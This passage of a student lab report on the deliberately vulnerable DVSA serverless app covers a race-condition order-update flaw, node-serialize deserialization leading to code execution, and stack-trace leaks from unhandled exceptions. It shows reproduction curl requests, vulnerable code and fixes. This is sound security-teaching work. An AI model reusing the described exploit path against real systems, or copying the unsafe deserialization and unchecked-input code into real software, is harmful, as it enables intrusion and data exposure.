- Preserved the normal update path for open orders before checkout begins.

8.8 Verification After Fix

After the patched DVSA-ORDER-UPDATE code was deployed, the same update attempt was repeated after the order had entered the billing path. This time, the backend rejected the update request and returned status "err" with the message "order cannot be updated after billing started". The post-fix terminal output is shown below.

Screenshot_73

This is the expected secure result. Before the fix, the update request returned "cart updated" and changed quantity 1020 to 5 after billing. After the fix, the same update path is blocked once billing has started, so the item list can no longer be changed after payment processing begins.

This confirms that the race-condition impact was removed. The order update path now enforces the workflow rule server-side instead of allowing out-of-order billing and update requests to create an inconsistent paid order.

8.9 Structured Operation and Security Analysis

8.9.1) Intended Logic and Security Rule(s)

Under normal conditions:

1. A user adds items to the cart while the order is still open.
2. The user submits checkout and billing information for that final cart state.
3. The backend calculates and stores the payment amount based on the final item list.
4. After billing starts, the order contents should be locked.
5. The final receipt and DynamoDB order record should match what the user actually paid for.

Security rule(s):

- Order items must only be editable while the order is open.
- A user must not be able to update item quantities after billing starts.
- The paid amount must match the final stored item list.
- Business-critical state transitions must be enforced on the backend.

8.9.2) Evidence Sources and Behavior Trace

Artifacts used:

- DVSA cart and checkout workflow.
- Browser Developer Tools order creation response.
- Terminal update request output before and after fixing.
- DVSA confirmation page after exploitation.
- DynamoDB order record showing itemList and totalAmount.
- DVSA-ORDER-UPDATE/update_order.py before and after the code change.

Behavior comparison:

- **Normal case:** one Zelda item should cost $25, and the final order should contain one item if $25 was paid.
- **Exploit case:** the billing request charged $25, but the update request changed the item quantity to 5 afterward, creating a final order that did not match the paid amount.
- **Post-fix case:** the update request after billing is rejected with a controlled error message, preventing the inconsistent final order state.

8.9.3) Deviation Analysis and Classification

The exploit behavior deviates from the intended logic because the backend allowed a user to change the item list after the billing workflow had started. This violates the rule that the paid amount and final item list must remain consistent. The user was able to pay for one item and store an order containing five items, which is a direct business logic abuse.

Deviation class: Intentional misuse / security-relevant abuse

8.9.4) Explainable Fix and Post-Fix Validation

The wrong assumption in the original implementation was that checking for orderStatus greater than 110 was enough to protect the update workflow. That assumption was false because a race condition can occur while billing and update requests are being processed close together. The update function must instead enforce that updates are only valid before checkout or billing begins.

The fix belongs to DVSA-ORDER-UPDATE/update_order.py. The exact change added stricter server-side validation of the existing orderStatus before applying the new itemList. After the fix, the same post-billing update attempt returns an error and the backend no longer accepts item changes after billing starts.

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Lesson #8: Logic Vulnerabilities	Order items must only be editable while the order is open; the paid amount must match the final stored item list.	Cart page, order creation response, billing workflow, update request output, DynamoDB record, and update_order.py before/after fix.	Screenshot_65 shows one Zelda item with total price $25 before billing.	Screenshot_68 shows the update request was accepted, Screenshot_69 shows total price remained $25, and Screenshot_70 shows DynamoDB stored quantity 5.

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency Before / After Logging
Lesson #8: Logic Vulnerabilities	The backend allowed item changes after billing started, so the stored order contents no longer matched the amount charged.	Intentional misuse / security-relevant abuse	Added stricter orderStatus validation in DVSA-ORDER-UPDATE/update_order.py to reject updates after billing starts.	Screenshot_73 shows the same update attempt failing with "order cannot be updated after billing started".	Optional

8.10 Takeaway / Lessons Learned

This lesson shows that not every serious vulnerability comes from injection, authentication, or IAM. Some of the most important weaknesses come from business logic. In this case, the application allowed two valid-looking operations to happen in an unsafe order: billing the old cart state and then updating the item quantity afterward.

The key secure design lesson is that critical workflows must enforce state transitions on the server side. Once billing begins, the order contents should be locked, and any later update request should fail safely. In serverless applications, each Lambda function may look isolated, but the overall workflow still needs strong coordination so that timing differences cannot be used to create inconsistent or unfair results.

Lesson #9: Vulnerable Dependencies

9.1 Goal and Vulnerability Summary

This lesson demonstrates a Vulnerable Dependencies issue in the DVSA serverless application. The main affected component is the DVSA-ORDER-MANAGER Lambda function, which receives requests from Amazon API Gateway through the public /Stage/order endpoint. The security impact is severe because the backend depends on third-party Node.js packages that contain known weaknesses. In the most important case, the node-serialize library can turn attacker-controlled serialized input into executable JavaScript, which leads to Remote Code Execution (RCE) inside the Lambda runtime.

This lesson is closely related to Lesson #1. The exploit path used in Lesson #1 proves the practical impact, while Lesson #9 focuses on the insecure dependency choice that made the exploit possible. In other words, Lesson #1 shows what happened during exploitation, and Lesson #9 explains why a vulnerable dependency was able to create that attack surface.

9.2 Why This Works / Root Cause

The vulnerability is possible because the backend used the node-serialize package to process request data coming from the public API. This is unsafe because node-serialize supports serialized function objects. When a specially crafted payload includes the function marker and immediate invocation syntax, the library may evaluate the attacker-controlled function during deserialization instead of treating it as plain data.

The Lesson #9 dependency page also shows other vulnerable packages in the dependency chain, including node-jose and transitive dependencies such as minimatch and shell-quote. However, the most directly exploitable issue in this DVSA path is node-serialize, which is listed as a critical code execution issue with no patch available. The vulnerable dependency list is shown below.

High	Invalid Curve Attack
Package	node-jose
Dependency of	node-jose
Path	node-jose
More info	https://nodesecurity.io/advisories/324

High	Regular Expression Denial of Service
Package	minimatch
Dependency of	node-jose
Path	node-jose > browserify > glob > minimatch
More info	https://nodesecurity.io/advisories/118

Critical	Potential Command Injection
Package	shell-quote
Dependency of	node-jose
Path	node-jose > browserify > shell-quote
More info	https://nodesecurity.io/advisories/117

Critical	Code Execution through IIFE
Package	node-serialize
Patched in	No patch available
Dependency of	node-serialize
Path	node-serialize
More info	https://nodesecurity.io/advisories/311

Screenshot_74

As shown in Screenshot_74, the vulnerable dependency list includes node-jose related issues and a critical node-serialize issue described as "Code Execution through IIFE". This connects directly to the behavior observed in Lesson #1, where a crafted request caused JavaScript execution inside the Lambda function.

9.3 Environment and Setup

- The DVSA instance was deployed in AWS us-east-1.
- The public API base URL: https://tligmlgyk4.execute-api.us-east-1.amazonaws.com/Stage
- The target endpoint: https://tligmlgyk4.execute-api.us-east-1.amazonaws.com/Stage/order

The main AWS services and resources involved were:

- Amazon API Gateway: the public entry point
- AWS Lambda function: DVSA-ORDER-MANAGER
- Amazon CloudWatch Logs: /aws/lambda/DVSA-ORDER-MANAGER
- Third-party Node.js dependency: node-serialize
- Additional dependency chain observed in the lesson page: node-jose, minimatch, and shell-quote

The local tools used were:

- curl
- AWS Console
- CloudWatch Logs viewer
- Lambda code editor

9.4 Reproduction Steps

1. First, the Lesson #9 dependency list was reviewed. The page showed multiple vulnerable dependencies in the API-handling backend dependency chain. The most important one for practical exploitation was node-serialize, which was listed as a critical code execution issue with no patch available. This is shown earlier in Screenshot_74.

2. Next, the DVSA-ORDER-MANAGER source code was reviewed to confirm that the vulnerable package was not only installed, but actually used in the request-processing path. The code imported node-serialize and called serialize.unserialize() on event.body and event.headers. This proves that public request data reached the vulnerable dependency directly.

This vulnerable code was already shown in Lesson #1 as Screenshot_1.

3. The practical exploit was then demonstrated using the same controlled payload from Lesson #1. A malicious request was sent to the /Stage/order endpoint with an action value containing the node-serialize function marker. The injected JavaScript wrote a file in /tmp, read it back, and printed the result to CloudWatch. This step does not need a new exploit because the same exploit naturally demonstrates both Lesson #1 and Lesson #9; the difference is that Lesson #9 classifies the root cause as vulnerable dependency usage.

4. After the request was sent, CloudWatch Logs for DVSA-ORDER-MANAGER showed the injected message produced by the malicious function. The proof of execution was already captured in Lesson #1 as Screenshot_6.

5. Finally, the code was fixed by removing node-serialize from the request-processing path and replacing unsafe deserialization with JSON.parse(). The fixed parsing logic was already shown in Lesson #1 as Screenshot_7, and it is reused here as the dependency-remediation evidence.

9.5 Evidence and Proof

The strongest dependency evidence is Screenshot_74. It shows that DVSA contains vulnerable packages including node-jose related issues and the critical node-serialize code execution issue. The node-serialize entry is especially important because it directly matches the vulnerable code path used by DVSA-ORDER-MANAGER.

The source-code evidence is Screenshot_1, which shows that the backend imports node-serialize and calls serialize.unserialize() on attacker-controlled input. This proves that the vulnerable dependency is actually reachable from a public API request and is not merely an unused package in the deployment.

The practical impact evidence is Screenshot_6, where CloudWatch logged the attacker-controlled message after the malicious payload executed inside Lambda. This proves that the dependency issue can become real code execution in the backend runtime.

9.6 Fix Strategy / Probable Mitigation

The correct fix is to remove the vulnerable dependency from the user-controlled request path. Since node-serialize is not needed for normal JSON request handling, the request body should be parsed with JSON.parse() and headers should be treated as a normal object. The application should never use a deserialization library that can revive executable functions from external input.

The main security improvements needed are:

- Remove node-serialize from the request-processing path in DVSA-ORDER-MANAGER.
- Replace serialize.unserialize(event.body) with JSON.parse(event.body || "{}").
- Treat event.headers as a native event object instead of unserializing it.
- Reject malformed JSON with a controlled error response.
- Remove node-serialize from package dependencies where possible.
- Upgrade or replace vulnerable dependency chains such as node-jose where they are still required.
- Continuously scan dependencies during development and deployment so known vulnerable packages are detected early.

This mitigation addresses the root cause because it removes the unsafe package behavior from the trust boundary between API Gateway and Lambda. Even if an attacker sends a serialized function payload, the backend will treat it as plain JSON data and will not execute it.

9.7 Code / Config Changes

File changed: DVSA-ORDER-MANAGER/order-manager.js

Before fixing, the backend imported node-serialize and used serialize.unserialize() on event.body and event.headers. This vulnerable dependency usage is shown earlier as Screenshot_1.

After fixing, the request body was parsed using JSON.parse(), headers were kept as a plain object, and invalid JSON was rejected safely. This fixed code is shown earlier as Screenshot_7.

Summary of the change:

- Removed node-serialize from the public request parsing path.
- Replaced unsafe deserialization with JSON.parse().
- Stopped unserializing request headers.
- Added a controlled invalid JSON response.
- Preserved normal request handling while eliminating the dependency behavior that enabled code execution.

For node-jose, the dependency should be reviewed separately. In this project, node-jose was still used for JWT-related functionality after Lesson #2, so it should not be removed blindly if the authentication fix depends on it. The safer remediation is to upgrade it or replace it with a maintained JWT verification library while keeping signature validation in place.

9.8 Verification After Fix

After the patched DVSA-ORDER-MANAGER code was deployed, the same node-serialize payload from Lesson #1 was sent again to the /Stage/order endpoint. The exploit payload was unchanged, so the post-fix test directly verified whether the vulnerable dependency behavior still existed.

After the fix, the injected CloudWatch message no longer appeared. The post-fix behavior was already captured in Lesson #1 as Screenshot_8. This confirms that removing node-serialize from the request path prevented attacker-controlled JavaScript execution.

This is the expected secure result. The backend may still return a normal application-level error for an invalid action or missing fields, but it no longer evaluates the malicious function body. Therefore, the dependency-based code execution path was removed.

9.9 Structured Operation and Security Analysis

9.9.1) Intended Logic and Security Rule(s)

Under normal conditions:

1. A client sends a JSON request to the /Stage/order API endpoint.
2. API Gateway forwards the request to DVSA-ORDER-MANAGER.
3. The Lambda function parses the request body as plain JSON data.
4. Third-party dependencies should support application logic without executing user-controlled input.
5. Known vulnerable packages should not remain in the public request-processing path.
6. The backend should return controlled errors for malformed input instead of executing serialized functions.

Security rule(s):

- User-controlled input must not be processed by unsafe deserialization libraries.
- Dependencies used in Lambda request handlers must be reviewed, maintained, and safe for the data they process.
- A package with known critical code execution behavior must not remain reachable from a public API endpoint.
- Dependency fixes must remove the unsafe behavior rather than only hiding the exploit symptom.

9.9.2) Evidence Sources and Behavior Trace

Artifacts used:

- Lesson #9 vulnerable dependency list.
- DVSA-ORDER-MANAGER source code showing node-serialize import and unserialize usage.
- Lesson #1 exploit request and CloudWatch execution proof.
- Fixed DVSA-ORDER-MANAGER code using JSON.parse().
- Post-fix behavior showing that the injected code no longer executes.

Behavior comparison:

- **Normal case:** the backend should parse request JSON and process normal action values as data.
- **Exploit case:** node-serialize interprets attacker-controlled serialized function content and executes JavaScript inside Lambda.
- **Post-fix case:** the same payload is handled as data or rejected as invalid input, and the injected code no longer runs.

9.9.3) Deviation Analysis and Classification

The exploit behavior deviates from the intended logic because a third-party package converted external request content into executable code. The backend should only parse JSON data, but the vulnerable dependency allowed attacker-controlled function content to execute inside the Lambda runtime. This violates secure dependency management and safe input-handling principles.

Deviation class: Intentional misuse / security-relevant abuse

9.9.4) Explainable Fix and Post-Fix Validation

The wrong assumption in the original implementation was that node-serialize could safely process request data from external clients. That assumption was false because the package can deserialize and invoke function-like payloads. The fix belongs to DVSA-ORDER-MANAGER/order-manager.js, where external request parsing occurs.

The exact change removed node-serialize from the request path and replaced unsafe deserialization with JSON.parse(). Post-fix validation confirmed that the same payload no longer produced the injected CloudWatch log message. This proves that the vulnerable dependency behavior was removed from the public API handling path.

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Lesson #9: Vulnerable Dependencies	Public API request data must not be processed by unsafe third-party dependencies that can execute attacker-controlled content.	Dependency list, DVSA-ORDER-MANAGER source code, Lesson #1 exploit evidence, CloudWatch logs, and fixed JSON.parse code.	Normal request handling should parse JSON data and treat action values as plain strings.	Screenshot_74 shows critical vulnerable dependencies; Screenshot_1 shows node-serialize in the request path; Screenshot_6 shows the injected payload executing in Lambda.

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency Before / After Logging
Lesson #9: Vulnerable Dependencies	A vulnerable package allowed attacker-controlled serialized content to become executable JavaScript, violating the rule that request input must remain data only.	Intentional misuse / security-relevant abuse	Removed node-serialize from DVSA-ORDER-MANAGER/order-manager.js request parsing and replaced unsafe unserialization with JSON.parse().	After the fix, the same payload no longer produced the injected CloudWatch message, proving the dependency-based execution path was removed.	Optional

9.10 Takeaway / Lessons Learned

This lesson shows that vulnerable dependencies are part of the application attack surface. Even if the application logic appears simple, a third-party package can introduce dangerous behavior that the developer did not intend. In this case, node-serialize changed a normal JSON-style request path into a code execution path because it could deserialize function payloads from attacker-controlled input.

The key secure design lesson is that dependency selection and maintenance must be treated as security controls. Serverless functions should use small, maintained packages, avoid unsafe deserialization libraries, pin and review dependency versions, and continuously scan dependencies before deployment. Removing node-serialize from the request path reduced the attack surface and prevented the code execution behavior demonstrated earlier in Lesson #1.

Lesson #10: Unhandled Exceptions

10.1 Goal and Vulnerability Summary

This lesson demonstrates an Unhandled Exceptions vulnerability in the DVSA serverless application. The main affected component is the DVSA-ORDER-GET Lambda function, which is invoked through the public /Stage/order API path when a user sends a get request. A malformed request should return a controlled client-safe error, but the vulnerable function raised a Python exception and returned internal details back to the client.

The security impact is information disclosure. Instead of only saying that the request was invalid, the response exposed the exception type, the internal file path, the function name, and the exact line of backend code that failed. This gives an attacker useful knowledge about the backend structure and implementation.

10.2 Why This Works / Root Cause

The vulnerability works because the backend assumed that required fields would always exist in the event object. In DVSA-ORDER-GET, the original code accessed event["orderId"] and event["user"] directly. When the request did not include the required order-id value, Python raised a KeyError before the function could return a controlled application error.

The problem is therefore not that the user submitted a complex exploit payload. The issue is that the Lambda function did not validate required input before using it, and the resulting exception details were allowed to reach the client. The vulnerable code is shown below.

```
18  def lambda_handler(event, context):
19      print(json.dumps(event))
20      # Helper class to convert a DynamoDB item to JSON.
21      class DecimalEncoder(json.JSONEncoder):
22          def default(self, o):
23              if isinstance(o, decimal.Decimal):
24                  if o % 1 > 0:
25                      return float(o)
26                  else:
27                      return int(o)
28              return super(DecimalEncoder, self).default(o)
29
30      orderId = event["orderId"]
31      userId = event["user"]
32      is_admin = json.loads(event.get("isAdmin", "false").lower())
33      address = "{}"
```

Screenshot_76

10.3 Environment and Setup

- The DVSA instance was deployed in AWS us-east-1.
- The public API base URL: https://tligmlgyk4.execute-api.us-east-1.amazonaws.com/Stage
- The target endpoint: https://tligmlgyk4.execute-api.us-east-1.amazonaws.com/Stage/order
- The vulnerable function tested in this lesson: DVSA-ORDER-GET

The main AWS services and resources involved were:

- Amazon API Gateway: the public entry point
- AWS Lambda function: DVSA-ORDER-MANAGER, which routes the public request
- AWS Lambda function: DVSA-ORDER-GET, where the unhandled exception occurred
- Amazon DynamoDB: backend order records storage

The local tools used were:


- curl
- jq
- AWS Console
- Lambda code editor

10.4 Reproduction Steps

1. First, a malformed get request was sent to the public /Stage/order endpoint. The request intentionally omitted the required order-id field so that the backend would try to read a missing value.

Command used: curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN" --data '{"action":"get"}' | jq

2. The response returned a backend exception instead of a controlled error message. The returned JSON included errorMessage, errorType, stackTrace, the internal file path /var/task/get_order.py, the line number, and the exact statement orderId = event["orderId"]. This vulnerable response is shown below.



Screenshot_75

3. The DVSA-ORDER-GET source code was then reviewed. The cause of the exception was the direct dictionary access on event["orderId"], which fails whenever the field is missing. This was shown earlier in Screenshot_76.

4. The function was patched so that it uses event.get("orderId") and event.get("user") instead of direct indexing. Validation checks were added before the function continues to DynamoDB access. The fixed code is shown below.

```python
def lambda_handler(event, context):
    print(json.dumps(event))
    # Helper class to convert a DynamoDB item to JSON.
    class DecimalEncoder(json.JSONEncoder):
        def default(self, o):
            if isinstance(o, decimal.Decimal):
                if o % 1 > 0:
                    return float(o)
                else:
                    return int(o)
            return super(DecimalEncoder, self).default(o)

    orderId = event.get("orderId")
    userId = event.get("user")

    if not orderId:
        return {"status": "err", "msg": "missing required order id"}

    if not userId:
        return {"status": "err", "msg": "missing required user"}
```

Screenshot_77

5. After deploying the patched function, the exact same malformed request was sent again. This time, the backend returned a controlled error message instead of exposing the exception stack trace. The post-fix response is shown below.

```
overpower@DESKTOP-H2053F5:/mnt/c/Users/Amjad/Desktop/KFUPM/Term-252/ICS-344/Project/Documentation/LESSON-9-Vulnerable-Dependencies$ curl -s "$API" -H "content-type: application/json" -H "authorization: $TOKEN" --data '{"action":"get"}' | jq
{
  "status": "err",
  "msg": "missing required order id"
}
```

Screenshot_78

10.5 Evidence and Proof

The strongest proof of the vulnerability is Screenshot_75. It shows that a simple incomplete get request caused the backend to return internal exception details to the client. The leaked response included the error type KeyError, the internal file path /var/task/get_order.py, the line number, and the exact line of code that caused the failure.

Screenshot_76 supports the root-cause analysis because it shows the vulnerable code accessing event["orderId"] directly. This confirms why a missing order-id caused an unhandled exception instead of a clean validation error.

Screenshot_78 is the post-fix proof. The same malformed request now returns only status "err" and msg "missing required order id". No stackTrace, internal file path, or Python exception details are returned to the user.

10.6 Fix Strategy / Probable Mitigation

The fix belongs in DVSA-ORDER-GET/get_order.py because that is where the missing input field caused the KeyError. The correct mitigation is to validate required fields before they are used and to return controlled client-safe messages for invalid requests.

The main security improvements needed are:

- Use event.get() instead of direct dictionary access for external input fields.
- Check that orderId exists before using it.
- Check that user exists before using it for non-admin order lookup.
- Return controlled error messages for missing required values.
- Avoid returning stack traces, file paths, line numbers, or internal code fragments to the client.
- Keep detailed debugging information in internal logs only, such as CloudWatch Logs.

This mitigation addresses the root cause because malformed input is rejected before Python raises an exception. The function now fails safely and predictably instead of leaking implementation details.

10.7 Code / Config Changes

File changed: DVSA-ORDER-GET/get_order.py

Before fixing, the function read required values using direct dictionary access. The vulnerable code is shown in Screenshot_76.

After fixing, orderId and userId are read safely using event.get(), and explicit validation was added before the function continues. The fixed code is shown in Screenshot_77.

Summary of the change:

- Replaced event["orderId"] with event.get("orderId").
- Replaced event["user"] with event.get("user").
- Added a controlled response for missing required order id.
- Added a controlled response for missing required user.
- Preserved the normal DynamoDB lookup behavior when valid input is provided.

10.8 Verification After Fix

After the patched DVSA-ORDER-GET code was deployed, the same malformed get request was repeated against the /Stage/order endpoint. The request still omitted the order-id field, so the test was a direct re-run of the original vulnerable case.

Before the fix, the same request returned a KeyError and a stack trace. After the fix, the response was:

{ "status": "err", "msg": "missing required order id" }

This is the expected secure result. The backend still informs the client that the request is invalid, but it no longer exposes stack traces, internal file paths, line numbers, or source-code fragments. The post-fix proof is shown in Screenshot_78.

10.9 Structured Operation and Security Analysis

10.9.1) Intended Logic and Security Rule(s)

Under normal conditions:

1. A user sends a get request to the public /Stage/order API endpoint.
2. API Gateway forwards the request to the backend order-handling path.
3. The backend invokes DVSA-ORDER-GET with the required orderId and user fields.
4. The get function validates the request and retrieves only the requested order if it exists and belongs to the user.
5. If required input is missing, the backend should return a controlled client-safe error message.
6. Internal exception details should remain in backend logs and should not be returned to the user.

Security rule(s):

- Malformed requests must not expose stack traces or source-code details.
- Required input fields must be validated before use.
- Client responses must be generic and safe, while detailed diagnostics should stay in CloudWatch.
- Backend file paths, line numbers, and exception types must not be disclosed to ordinary users.

10.9.2) Evidence Sources and Behavior Trace

Artifacts used:

- Malformed curl request with action get and missing order-id.
- Pre-fix API response showing errorMessage, errorType, and stackTrace.
- DVSA-ORDER-GET/get_order.py source code before fixing.
- DVSA-ORDER-GET/get_order.py source code after validation was added.
- Post-fix API response showing the controlled missing required order id message.

Behavior comparison:

- **Normal case:** a valid get request should retrieve an order or return a controlled could not find order style message.
- **Exploit case:** a malformed get request without order-id triggers KeyError and leaks stackTrace and backend source details to the client.
- **Post-fix case:** the same malformed request is rejected with a safe error message and no internal exception details.

10.9.3) Deviation Analysis and Classification

The exploit behavior deviates from the intended logic because the backend exposed internal implementation details to a client who only sent an incomplete request. A missing field should result in a controlled validation error, not a stack trace containing file paths and code lines. This violates the rule that client-facing errors must not disclose backend internals.

Deviation class: Intentional misuse / security-relevant abuse

10.9.4) Explainable Fix and Post-Fix Validation

The wrong assumption in the original implementation was that every get request would contain orderId and user. That assumption was false because clients can send incomplete or malformed JSON requests directly to the API endpoint. The fix belongs to DVSA-ORDER-GET/get_order.py, where the function first reads and validates the expected fields before continuing.

The exact change replaced direct indexing with event.get() and added explicit checks for missing orderId and userId. Post-fix validation confirmed that the same malformed request now returns a safe error message and no longer exposes stackTrace, KeyError, /var/task/get_order.py, or the failing code line.

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Lesson #10: Unhandled Exceptions	Malformed requests must be handled with controlled client-safe errors and must not expose stack traces, file paths, or source-code fragments.	Malformed curl request, pre-fix API response, get_order.py before/after fix, and post-fix API response.	A valid get request should retrieve an order or return a controlled application error without internal details.	Screenshot_75 shows the incomplete get request leaking KeyError, stackTrace, /var/task/get_order.py, and the failing source line.

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency Before / After Logging
Lesson #10: Unhandled Exceptions	The backend returned internal exception details to the client instead of validating missing input and returning a safe error message.	Intentional misuse / security-relevant abuse	Added required-field validation in DVSA-ORDER-GET/get_order.py by replacing direct event indexing with event.get() and controlled error responses.	Screenshot_78 shows the same request returning only "missing required order id" with no stackTrace or backend file path.	Optional

10.10 Takeaway / Lessons Learned

This lesson shows that error handling is part of application security. A malformed request should not teach an attacker how the backend is implemented. In this case, a missing order-id exposed a Python KeyError, an internal Lambda file path, a line number, and the exact code statement that failed.

The key secure design lesson is that serverless functions must validate input before using it and must fail safely. Client-facing responses should be simple and generic, while detailed debugging information should stay in internal logging systems such as CloudWatch. After the fix, DVSA-ORDER-GET still reports the invalid request, but it no longer leaks implementation details to the user.